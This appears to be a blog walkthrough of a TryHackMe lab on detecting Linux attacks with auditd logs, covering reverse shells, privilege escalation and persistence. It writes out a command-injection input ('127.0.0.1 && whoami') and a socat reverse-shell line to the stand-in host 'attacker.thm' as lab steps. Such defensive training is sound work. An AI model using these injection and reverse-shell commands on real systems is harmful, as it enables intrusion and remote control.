
https://tryhackme.com/room/linuxthreatdetection3
Created by: tryhackme, TactfulTurtle
In task 2, Reverse Shells, THM gives examples of how an attacker would go about starting a reverse shell!

In this lab , we are also launching the AttackBox along with our Linux Threat Detection VM.

“Run 127.0.0.1 && whoami in the TryPingMe web app.
What output do you see after the ping results?”

“Now try spawning a reverse shell to the imaginary “attacker.thm” address.
Run 127.0.0.1 && socat TCP:attacker.thm:1337 EXEC:sh in the web app.
What is the flag returned in the TryPingMe response?”


“Now look at the exported auditd logs at /home/ubuntu/scenario.
Which IP spawned a similar reverse shell via the TryPingMe app?”

On to task 3, Privilege Escalation Basics!

“Which command line was used to look for the “pass” keyword in files?”
“Which command line was used to escalate privileges to root?”

“”Looking at the detected .env file, what was the root password?”


On to Task 4, Startup Persistence! The main commands we will be using are “ausearch -i -f /etc/systemd” and “ausearch -i -x crontab”.




“What flag did you get after running the malware persisting as a service?”


First, you will run the given command of “ausearch -i -f /etc/systemd/”. Looking through the logs, we see this:
“What flag did you get after running the malware persisting as a cron job?”




On to Task 5, Account Persistence! Attackers can use new user accounts, backdoored SSH keys, and application persistence (think WordPress) to maintain persistence.
“Which user was created and added to the sudo group?”

“Which file was changed to allow SSH key persistence?”

On to the last task, Task 6!
THM presents this yellow-highlighted graph of the MITRE ATT&CK matrix and what we have learned so far!

